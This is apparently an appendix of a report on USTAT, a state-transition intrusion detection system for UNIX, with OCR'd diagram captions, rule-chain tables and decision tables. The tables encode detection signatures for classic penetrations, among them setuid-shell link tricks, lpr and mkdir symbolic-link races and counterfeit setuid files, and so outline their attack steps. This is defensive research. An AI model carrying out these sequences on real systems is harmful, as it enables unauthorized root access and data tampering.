

Figure C.9: State Transition Diagram #9

Applicable Penetrations: #17, 19
Compromise Description: Restricted Write Violation
State Description Summary:

S_1: 1. File Set #6 is not empty

S_2: 1. user is currently executing file1
2. file1 is not a member of File Set #8

S_3: 1. file2 is a member of File Set #6
2. file1 is not a member of File Set #8
3. user is currently executing file1



Figure C.10: State Transition Diagram #10

Applicable Penetrations: #6
Compromise Description: Potential Integrity Violation
State Description Summary:

S_1: 1. File Set #2 is not empty

S_2: 1. owner of file1 is not user
2. file1 is setuid enabled



Figure C.11: State Transition Diagram #11

Applicable Penetrations: #6
Compromise Description: Potential Integrity Violation
State Description Summary:

S_1: 1. File Set #2 is not empty

S_2: 1. file1 is setuid enabled



Figure C.12: State Transition Diagram #12

Applicable Penetrations: #10, 11
Compromise Description: Exposure to Trojan Horse Attack
State Description Summary:

S_1: 1. File Set #2 is not empty

S_2: 1. file1 is not owned by either the user or system

SYSTEM – the list of subject IDs registered with USTAT as being trusted to provide publically executable files without undo Trojan horse concerns. Examples include root, uucp, news, games, etc.



Figure C.13: State Transition Diagram #13

Applicable Penetrations: #7, Possible site-policy
Compromise Description: Unauthorized Modification of Data
State Description Summary:

S_1: 1. no prerequisite state assertion required

S_2: 1. owner of deleted file is not the user and not system

SYSTEM – the list of subject IDs registered with USTAT as being trusted to provide publically executable files without undo Trojan horse concerns. Examples include root, uucp, news, games, etc.



Figure C.14: State Transition Diagram #14

Applicable Penetrations: #9, 19
Compromise Description: Unauthorized Modification of Data
State Description Summary:

S_1: 1. no prerequisite state assertion required

S_2: 1. owner of modified file is not the user
2. file is execute enabled

Appendix D

USTAT Penetration Rule-Chains

	State Description	Signature Action	Rule Dependence
Rule 1	<SDT(STD_1,S_1)>	<user creates file>	$< \emptyset >$
Rule 2	<SDT(STD_1,S_2)>	<user executes file>	<Rule 1>

Table D.1: Rule-Chain: State Transition Diagram 1

	State Description	Signature Action	Rule Dependence
Rule 1	<SDT(STD_2,S_1)>	<user creates file1>	$< \emptyset >$
Rule 2	<SDT(STD_2,S_2)>	<user deletes file1>	<Rule 1>
Rule 3	<SDT(STD_2,S_3)>	<user creates file3>	<Rule 2>

Table D.2: Rule-Chain: State Transition Diagram 2

	State Description	Signature Action	Rule Dependence
Rule 1	<SDT(STD_3,S_1)>	<user creates file>	$< \emptyset >$

Table D.3: Rule-Chain: State Transition Diagram 3

	State Description	Signature Action	Rule Dependence
Rule 1	<SDT(STD_4,S_1)>	<user creates file>	$< \emptyset >$
Rule 2	<SDT(STD_4,S_2)>	<user modify_setuid file>	<Rule 1>
Rule 3	<SDT(STD_4,S_3)>	<user modify_OUID file>	<Rule 2>

Table D.4: Rule-Chain: State Transition Diagram 4

	State Description	Signature Action	Rule Dependence
Rule 1	<SDT(STD_5,S_1)>	<user creates file1>	$< \emptyset >$
Rule 2	<SDT(STD_5,S_2)>	<user deletes file1>	<Rule 1>
Rule 3	<SDT(STD_5,S_3)>	<user creates file2>	<Rule 2>
Rule 4	<SDT(STD_5,S_4)>	<user modify_OUID file2>	<Rule 3>

Table D.5: Rule-Chain: State Transition Diagram 5

	State Description	Signature Action	Rule Dependence
Rule 1	<SDT(STD_6,S_1)>	<user writes file>	$< \emptyset >$

Table D.6: Rule-Chain: State Transition Diagram 6

	State Description	Signature Action	Rule Dependence
Rule 1	<SDT(STD_7,S_1)>	<user executes file>	$< \emptyset >$

Table D.7: Rule-Chain: State Transition Diagram 7

	State Description	Signature Action	Rule Dependence
Rule 1	<SDT(STD_8,S_1)>	<user executes file1>	$< \emptyset >$
Rule 2	<SDT(STD_8,S_2)>	<user reads file2>	<Rule 1>

Table D.8: Rule-Chain: State Transition Diagram 8

	State Description	Signature Action	Rule Dependence
Rule 1	<SDT(STD_9,S_1)>	<user executes file1>	$< \emptyset >$
Rule 2	<SDT(STD_9,S_2)>	<user writes file2>	<Rule 1>

Table D.9: Rule-Chain: State Transition Diagram 9

	State Description	Signature Action	Rule Dependence
Rule 1	<SDT(STD_{10},S_1)>	<user writes file>	$< \emptyset >$

Table D.10: Rule-Chain: State Transition Diagram 10

	State Description	Signature Action	Rule Dependence
Rule 1	<SDT(STD_{11},S_1)>	<user mod(all/grp,wr) file>	$< \emptyset >$

Table D.11: Rule-Chain: State Transition Diagram 11

	State Description	Signature Action	Rule Dependence
Rule 1	<SDT(STD_{12},S_1)>	<user executes file>	$< \emptyset >$

Table D.12: Rule-Chain: State Transition Diagram 12

	State Description	**Signature Action**	**Rule Dependence**
Rule 1	<SDT(STD_{13},S_1)>	<user deletes file>	$< \emptyset >$

Table D.13: Rule-Chain: State Transition Diagram 13

	State Description	**Signature Action**	**Rule Dependence**
Rule 1	<SDT(STD_{14},S_1)>	<user writes file>	$< \emptyset >$

Table D.14: Rule-Chain: State Transition Diagram 14

State / Penetration	S_1	S_2	S_3	S_4	S_5
STD 1	nil.	Suspicious link created to setuid file. If executed, <file> will invoke an interactive setuid shell.	Compromise detected: unauthorized access to root privileges. Root shell invoked interactively via <file>		
STD 2	nil.	nil.	<file1> removed while print job pending. Recommend print job cancelation.	Compromise immenent: unauthorized reference to data. Symbolic link substituted for pending print job.	
STD 3	nil.	Compromise immenent: Unauthorized access to user privileges. /usr/spool./at/<job> will be executed.			
STD 4	nil.	Unexpected mail file created.	potential counterfeit mail file is setuid activated. Recommend removal of <file>	Compromise detected: unauthorized access to user privileges. Counterfeit setuid program has been introduced into system	
STD 5	nil.	nil.	Unexpected deletion of mkdir temp directory. Recommend termination of mkdir process	Compromise immenent: Unauthorized modification of data. mkdir temp file has been substituted by symbolic link.	Compromise detected: Unauthorized modification of data. mkdir used to illegally modify O_UID of <file2>
STD 6	nil.	Possible compromise detected: data forgery. Possible circumvention of mail utility authentication.			

Figure D.1: USTAT State Description Table

State / Penetration	S_1	S_2	S_3	S_4	S_5	
STD 7	nil.	Compromise detected: Unauthorized access to root privilege. User has acquired EUID = root				
STD 8	nil.	nil.	Compromise detected: Restricted read violation. <file2> referenced illegally.			
STD 9	nil.	nil.	Compromise detected: Restricted write violation. <file2> modified illegally.			
STD 10	nil.	Compromise detected: Potential Trojan horse implantation. User has over-written an unowned setuid file.				
STD 11	nil.	Compromise immenent: exposure to Trojan horse attack User has created a (global/group) writable setuid file.				
STD 12	nil.	Compromise immenent: Exposure to Trojan horse attack. User has executed an unowned, non-system program.				

Figure D.2: USTAT State Description Table (continued)

State / Penetration	S_1	S_2	S_3	S_4	S_5	
STD 13	nil.	Potential compromise detected: Unauthorized modification of data. User has deleted an unowned, non-system file.				
STD 14	nil.	Compromise detected: Unauthorized modification of data. User has modified an unowned, executable file.				

Figure D.3: USTAT State Description Table (continued)

This page intentionally left blank

Appendix E
An Example USTAT Decision Table

The following is an example non-preemptive decision table based on the UNIX penetrations of state transition diagrams 1 through 14.

State / STD	S_1	S_2	S_3	S_4	S_5	
STD 1	1. File Set #1 <> nill	1. name(file) = -* 2. type(file) = link 3. owner(link_to(file)) <> user 4. name(link_to(file)) exists_in File Set #1	1. acess(user, EUID) = root			
STD 2	1. in_exec /usr/ucb/lpr	1. type(file1) = sym_link 2. name(file1) = /usr/spool/pr/* 3. link_to(file1) = file2 4. name(file2) exists_in pr-Q 5. in_exec /bin/lpr	1. name(file2) exists_in pr-Q	1. name(file3) = name(file2) 2. type(file3) = sym_link		
STD 3	1. not(in_exec /bin/at)	1. type(file) = link 2. path(file) = /usr/spool/at/				
STD 4	exists(file) = false: file exists_in File Set #4	1. owner(file) = user 2. setuid(file) = disabled 3. name(file) exists_in File Set #4	1. owner(file) = user 2. setuid(file) = enabled 3 name(file) exists_in File Set #4	1. owner(file) <> user 2. setuid(file) = enabled		
STD 5	1. in_exec /bin/mkdir	1. owner(file1) = user 2. writable(file1),user) = true 3. in_exec /bin/mkdir	1. in_exec /bin/mkdir	1. in_exec /bin/mkdir 2. type(file2) = link 3. owner(link_to(file2)) <> user 4. name(file2) = name(file1)	1. owner(link_to(file2)) = user	
STD 6	1. in_exec /usr/ucb/mail	1. owner(file) <> user 2. name(file) = /dev/tty?? 3. in_exec /usr/ucb/mail				
STD 7	1. nil	1. access(user, EUID) = Root 2. not(file exists_in File Set #3)				

Figure E.1: USTAT Decision Table

State / STD	S_1	S_2	S_3	S_4	S_5	
STD 8	1. File Set #5 <> nill	1. in_exec file1 2. not(file1 exists_in File Set #7)	1. file2 exists_in File Set #5 2. not(file1 exists_in File Set #7) 3. in_exec file1			
STD 9	1. File Set #6 <> nill	1. in_exec file1 2. not(file1 exists_in File Set #8)				
STD 10	1. File Set #2 <> nill	1. owner(file) <> user 2. setuid(file) = enabled				
STD 11	1. File Set #2 <> nill	1. setuid(file) = enabled				
STD 12	1. File Set #2 <> nill	1. owner(file) <> {user or system}				
STD 13	1. nil	1. owner(file) <> {user or system}				
STD 14	1. nil	1. owner(file) <> user 2. access(file, execute) = enabled				

Figure E.2: USTAT Decision Table (continued)